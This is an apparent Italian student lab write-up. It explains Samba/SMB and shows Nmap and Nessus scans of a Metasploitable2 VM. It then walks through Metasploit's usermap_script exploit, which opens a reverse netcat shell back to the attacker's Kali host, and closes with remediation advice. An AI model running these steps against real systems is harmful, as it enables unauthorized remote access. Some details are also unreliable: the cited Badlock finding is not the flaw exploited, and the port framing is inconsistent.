Samba Exploit

Che cos'è Samba?

Samba è un software che permette ai computer di condividere file, cartelle, stampanti e altre risorse su una rete, anche se usano sistemi operativi diversi, come Windows, Linux e macOS.

In pratica, Samba fa sì che i computer possano "parlare la stessa lingua" per collaborare sulla rete. Ad esempio:
- Con Samba, un computer Linux può condividere file con un computer Windows o accedere a risorse condivise da un server Windows.
- Può anche trasformare un computer Linux in un server che permette ad altri dispositivi di salvare file o stampare documenti.

Come funziona?
Samba usa il protocollo SMB (Server Message Block), che è lo standard per la condivisione di risorse su reti locali (LAN). Questo protocollo è lo stesso che Windows usa per condividere file e cartelle, quindi Samba rende i computer Linux compatibili con Windows.

Dove si usa Samba?
Samba è utile in uffici, aziende e anche a casa, ovunque ci siano computer con sistemi operativi diversi che devono lavorare insieme. Ad esempio:
- Un server Linux con Samba può offrire spazio di archiviazione accessibile da computer Windows e macOS.
- Oppure, può collegarsi a una stampante condivisa in rete.

È sicuro?
Samba è sicuro, ma solo se configurato bene. È importante:
- Usare sempre versioni aggiornate di Samba.
- Evitare versioni vecchie del protocollo SMB (come SMBv1), che hanno gravi falle di sicurezza.
- Controllare chi può accedere alle risorse condivise.

In sintesi, Samba è uno strumento che rende semplice e possibile la condivisione su una rete, anche quando i computer hanno sistemi operativi diversi.

E il protocollo SMB cosa è?

Il protocollo **SMB (Server Message Block)** è un sistema di comunicazione che consente ai computer di condividere file, cartelle, stampanti e altre risorse su una rete. È utilizzato soprattutto nei sistemi Windows, ma grazie a software come Samba, funziona anche su Linux e macOS.

Come funziona SMB?

SMB permette ai dispositivi di una rete di "parlare" tra loro per accedere a risorse condivise. Funziona in questo modo:

1. Connessione: Quando un computer vuole accedere a una risorsa condivisa su un altro dispositivo (ad esempio, un file o una cartella), invia una richiesta al dispositivo che condivide la risorsa. Questa comunicazione avviene utilizzando l'indirizzo **IP** del dispositivo remoto e la porta 445 (o la porta 139 nelle versioni più vecchie di SMB, che usavano NetBIOS).

2. Autenticazione: Prima di concedere l'accesso, il dispositivo che ospita la risorsa verifica l'identità del computer richiedente. Questo avviene tramite credenziali, come un nome utente e una password. In ambienti aziendali, SMB può integrarsi con un server di autenticazione centralizzato, come Active Directory.

3. Scambio di dati: Una volta autenticato, il computer richiedente può:
   - Visualizzare: Esplorare il contenuto delle cartelle condivise.

- Scaricare: Copiare file dalla rete sul proprio dispositivo.
- Caricare: Salvare file sul dispositivo remoto.
- Modificare: Cambiare file direttamente sulla risorsa condivisa.

Tutto questo avviene in tempo reale, come se i file si trovassero localmente sul computer del richiedente.

4. Chiavi di sessione e sicurezza: Le versioni moderne di SMB (come SMBv3) includono funzionalità di sicurezza avanzate, come la crittografia dei dati trasmessi, per evitare che informazioni sensibili vengano intercettate.

Perché è importante SMB?
SMB è utile perché semplifica la condivisione delle risorse in una rete locale (LAN). È particolarmente vantaggioso in ambienti aziendali, dove molti utenti devono accedere agli stessi file o utilizzare stampanti condivise.

Versioni di SMB
SMB si è evoluto nel tempo per migliorare le prestazioni e la sicurezza:
- SMBv1: Introdotto negli anni '80, è semplice ma obsoleto e insicuro.
- SMBv2: Introdotto con Windows Vista, è più veloce e sicuro.
- SMBv3: Include crittografia, miglioramenti di sicurezza e ottimizzazioni per reti moderne.

Ricapitolando
SMB è il protocollo che consente ai computer di condividere e accedere a file e risorse su una rete, rendendo tutto molto semplice e intuitivo. Funziona tramite indirizzi IP e autenticazione, garantendo nelle versioni più recenti un buon livello di sicurezza grazie alla crittografia e alla protezione contro le vulnerabilità note.

Specifiche tecniche

Macchina attaccante:
- kali linux
- Indirizzo IP 192.168.13.100/24

Macchina target:
- Metasploitable2
- Indirizzo IP 192.168.13.150/24

Obbiettivo


L'obbiettivo è andare a sfruttare una vulnerabilità tra i servizi in ascolto della macchina **Metasploitable2.**
Per fare ciò ci sono 4 passaggi fondamentali da rispettare:
1. Comunicazione tra le macchine
2. Scansione e enumerazione
3. Exploit
4. Report

Comunicazione tra le macchine

Il primo passo da compiere in un'attività di test o attacco informatico è verificare se la macchina attaccante riesca effettivamente a comunicare con la macchina target. Per fare ciò, è possibile utilizzare il comando **`ping`** seguito dall'indirizzo IP del target. Questo comando consente di inviare pacchetti di dati utilizzando il protocollo ICMP (Internet Control Message Protocol).

Quando si esegue il ping, il computer invia una richiesta "Echo Request" alla macchina target, che dovrebbe rispondere con un messaggio "Echo Reply" se è raggiungibile. In questo modo, è possibile verificare se la macchina target è attiva sulla rete e se è in grado di ricevere e rispondere ai pacchetti inviati. Se la macchina target risponde, significa che esiste una connessione attiva tra le due macchine; altrimenti, l'assenza di risposta potrebbe indicare che il target non è raggiungibile, è spento, o che il traffico ICMP è bloccato (ad esempio, da un firewall).

Scherma che mostra la comunicazione tra le due macchine



Scansione

Dopo aver verificato che i due dispositivi possono comunicare tra loro, il passo successivo è eseguire una scansione di vulnerabilità attraverso uno o più scanner di rete.

Questo strumento effettua un'analisi approfondita delle porte e dei protocolli utilizzati dalla macchina target. In pratica, permette di identificare quali porte sono aperte (e quindi potenzialmente accessibili) e quali servizi o protocolli sono attivi su di esse. Inoltre, il vulnerability scanner rileva le versioni specifiche dei servizi in esecuzione.

Conoscere le versioni dei protocolli e dei servizi è fondamentale, poiché molte vulnerabilità di sicurezza sono legate a versioni specifiche di software o protocolli di rete. Una volta identificate le versioni in uso, è possibile verificare se esistono vulnerabilità note per quei software o servizi. Sfruttando tali vulnerabilità, un attaccante potrebbe essere in grado di ottenere accesso non autorizzato al sistema, eseguire codice arbitrario, o persino prendere il controllo completo della macchina target.

Nessus e Nmap

Nmap e **Nessus** sono due strumenti utilizzati per la sicurezza informatica, ma con scopi diversi:

- Nmap:
  - È uno scanner di rete open-source.
  - Viene utilizzato per identificare dispositivi, porte aperte, e servizi attivi su una rete.
  - Fornisce informazioni basilari su sistemi e protocolli, ma non esegue un'analisi approfondita delle vulnerabilità.

- Nessus:
  - È un software commerciale specializzato nella scansione delle vulnerabilità.
  - Analizza a fondo le macchine target, identificando falle di sicurezza e versioni di software vulnerabili.
  - Genera report dettagliati con suggerimenti per la correzione delle vulnerabilità.

Differenze principali:
- Nmap è veloce, gratuito e utile per mappare la rete; Nessus è più lento, ma fornisce un'analisi completa delle vulnerabilità con report dettagliati.
- Nmap è indicato per un'analisi iniziale della rete, mentre Nessus è ideale per una valutazione approfondita della sicurezza.

Nonostante Nessus fornisca un'analisi dettagliata delle vulnerabilità con report completi, è pratica comune utilizzare entrambi i software, **Nmap** e **Nessus**, insieme. Questo approccio consente di fare un "double check" delle vulnerabilità identificate: Nmap offre una rapida panoramica della rete e dei servizi attivi, mentre Nessus approfondisce l'analisi, rilevando specifiche falle di sicurezza. Usandoli in combinazione, si ottiene una valutazione più completa e accurata del sistema target, riducendo il rischio di tralasciare eventuali vulnerabilità.

Screenshot Nmap scan.

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

Screenshot Nessus samba Vulnerability report.

90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

http://badlock.org

https://www.samba.org/samba/security/CVE-2016-2118.html

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Exploit

Una volta individuata l'apertura della porta 445 e rilevata una versione vulnerabile del protocollo Samba, si può passare alla fase successiva, ovvero l'exploit. In questa fase, lo scopo è sfruttare le vulnerabilità trovate per compromettere la macchina target. Per questo utilizzerò un framework molto potente, Metasploit, che offre una vasta gamma di exploit già pronti, pronti a colpire le difese della macchina target.

Per trovare l'exploit specifico per la vulnerabilità del protocollo Samba, eseguirò il comando `search usermap_script` all'interno di Metasploit. Il `user map script` è una funzione di Samba che consente di eseguire uno script ogni volta che un utente si autentica. Sebbene questa funzione possa essere utile per la gestione di script automatici, rappresenta anche una vulnerabilità critica.

Infatti, se non configurata correttamente, permette a un attaccante di iniettare e eseguire comandi arbitrari, ottenendo così accesso non autorizzato al sistema vulnerabile.

Questa debolezza è particolarmente pericolosa in quanto può essere sfruttata da malintenzionati per eseguire comandi a loro piacimento sulla macchina bersaglio, portando potenzialmente al compromesso totale del sistema. Utilizzando Metasploit e il relativo exploit, posso approfittare di questa vulnerabilità per penetrare nella macchina e ottenere il controllo remoto.

Questa fase, quindi, sfrutta il framework per aggirare le difese del sistema e portare a termine l'attacco, evidenziando come una vulnerabilità apparentemente piccola possa dare accesso completo al sistema.

Dopo aver selezionato l'exploit da utilizzare, il passo successivo sarà configurarlo correttamente per garantire il suo successo. Per fare ciò, utilizzerò il comando `show options` all'interno di Metasploit. Questo comando visualizzerà tutti i parametri necessari da impostare, come l'indirizzo IP del target, la porta di destinazione, e altre opzioni specifiche dell'exploit scelto. In questo modo, posso assicurarmi che tutte le configurazioni siano corrette prima di avviare l'attacco, aumentando così le probabilità di successo nell'exploit.

Screenshot del comando search e del comando show options

```
msf6 > search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username
map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samb
a/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/me
                                      tasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

In questo caso l'unico parametro da configurare è l'rhosts ovvero l'IP della macchina target.

Una volta configurato correttamente l'exploit, l'ultimo passo è avviare l'attacco utilizzando il comando **`exploit`** in Metasploit. Se l'attacco ha successo, grazie al **payload** selezionato, si stabilirà una **reverse shell** tra la macchina target e quella dell'attaccante. Questo significa che la macchina target eseguirà una connessione verso il sistema dell'attaccante, permettendo a quest'ultimo di eseguire comandi in remoto sulla macchina compromessa.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.13.150
rhosts => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.13.150   yes       The target host(s), see https://github.com/rapid7/me
                                      tasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Con la reverse shell stabilita, l'attaccante potrà interagire direttamente con la macchina target. Un comando comune che può essere eseguito per raccogliere informazioni sulla rete è **`ifconfig`**, che fornisce dettagli sulle interfacce di rete della macchina compromessa, come gli indirizzi IP e le configurazioni di rete. Questo permette di comprendere meglio la configurazione della macchina target e pianificare ulteriori azioni.
Screenshot comando ‘exploit’ e comando ‘ifconfig’ tramite una shell all’interno della macchina target.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:53026 ) at 2024-11
-18 11:04:54 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 42:e3:3c:74:72:26
          inet addr:192.168.13.150  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: 2a01:e11:4004:9c30:40e3:3cff:fe74:7226/64 Scope:Global
          inet6 addr: fe80::40e3:3cff:fe74:7226/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5289 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:398958 (389.6 KB)  TX bytes:478103 (466.8 KB)
          Base address:0×c000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:454 errors:0 dropped:0 overruns:0 frame:0
          TX packets:454 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:160744 (156.9 KB)  TX bytes:160744 (156.9 KB)
```

Report

La vulnerabilità associata alla porta 445, utilizzata dal protocollo Samba, è particolarmente critica e richiede un intervento immediato per mitigare i rischi di sicurezza. Ecco alcune azioni che è possibile intraprendere per ridurre l'esposizione e proteggere il sistema:

1. **Disabilitare il protocollo Samba e chiudere la porta 445**: Se il protocollo non è strettamente necessario per le operazioni di rete, il metodo più sicuro è disabilitarlo completamente e bloccare la porta 445 tramite il firewall.

2. **Aggiornare Samba all'ultima versione disponibile**: Se il protocollo è indispensabile, è fondamentale mantenerlo aggiornato. Le versioni più recenti includono patch per le vulnerabilità note, riducendo il rischio di attacchi.

3. **Applicare configurazioni di sicurezza**:
   - Limitare gli accessi: Configurare le regole del firewall per consentire la connessione alla porta 445 solo da indirizzi IP specifici o segmenti di rete fidati.
   - Autenticazione e crittografia: Abilitare l'autenticazione avanzata e garantire che le comunicazioni avvengano su canali sicuri, preferibilmente tramite protocolli cifrati.
   - Disabilitare versioni obsolete del protocollo SMB: È consigliabile disabilitare SMBv1 e SMBv2, poiché sono obsoleti e noti per avere vulnerabilità significative. Utilizzare SMBv3, che include meccanismi di sicurezza avanzati.

4. **Monitorare la rete:** Implementare sistemi di monitoraggio per individuare attività sospette o non autorizzate sulla porta 445. Questo può aiutare a identificare tentativi di sfruttamento in tempo reale.

5. **Segmentare la rete:** Isolare i dispositivi che utilizzano Samba in una subnet dedicata e separata dal resto della rete, limitando l'accesso ai soli dispositivi autorizzati.

6. **Disabilitare funzionalità non necessarie:** Se Samba è in uso, assicurarsi di disattivare eventuali funzionalità non necessarie che potrebbero ampliare la superficie di attacco.

Adottando queste misure, è possibile ridurre significativamente il rischio associato alla vulnerabilità della porta 445 e migliorare complessivamente la sicurezza della rete.